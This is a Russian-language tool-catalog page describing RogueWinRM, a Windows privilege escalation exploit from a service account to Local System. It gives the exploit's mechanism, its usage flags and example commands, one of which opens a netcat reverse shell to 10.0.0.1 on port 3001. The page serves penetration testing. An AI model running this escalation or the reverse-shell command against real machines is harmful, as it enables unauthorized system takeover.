
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/antoniococo/roguewinrm
Повышение привилегийЭксплуатацияТестирование на Проникновение
GitHubantoniococo/roguewinrm

RogueWinRM

Повышение привилегий на локальном уровне в Windows от учетной записи службы до System

Репозиторий
964112316 лет назадПроверено Kitploit
Поделиться

RogueWinRM

RogueWinRM — это эксплойт для локального повышения привилегий, который позволяет подняться от учётной записи службы (с привилегией SeImpersonatePrivilege) до учётной записи Local System, если служба WinRM не запущена (по умолчанию на Win10, но НЕ на Windows Server 2019).

Кратко: он прослушивает входящие соединения на порту 5985, имитируя настоящую службу WinRM.
Это всего лишь минимальный веб-сервер, который пытается согласовать NTLM-аутентификацию с любым сервисом, пытающимся подключиться к этому порту.
Затем запускается служба BITS (работающая как Local System), и она попытается аутентифицироваться на нашем подставном слушателе. После успешной аутентификации мы можем выполнить олицетворение пользователя Local System и запустить произвольный процесс с этими привилегиями.

Полное техническое описание этой уязвимости можно найти по ссылке --> https://decoder.cloud/2019/12/06/we-thought-they-were-potatoes-but-they-were-beans/

Usage

RogueWinRM

Mandatory args:
-p <program>: program to launch

Optional args:
-a <argument>: command line argument to pass to program (default NULL)
-l <port>: listening port (default 5985 WinRM)
-d : Enable Debugging output

Examples

RogueWinRM

Запуск интерактивной командной строки:

RogueWinRM.exe -p C:\windows\system32\cmd.exe

Запуск реверс-шелла через netcat:

RogueWinRM.exe -p C:\windows\temp\nc64.exe -a "10.0.0.1 3001 -e cmd"

Авторы

  • Antonio Cocomazzi
  • Andrea Pierini
  • Roberto (0xea31)
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    516
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    355
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    315
  • 5

    estorides

    grisuno/estorides

    Агрегирует 99+ бесплатных источников OSINT параллельно, преобразует сущности в граф знаний и экспортирует в STIX 2.1, MISP или GraphML с анализом при поддержке LLM.

    303
  • 6

    opencti

    opencti-platform/opencti

    Открытая платформа киберразведки угроз

    285

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





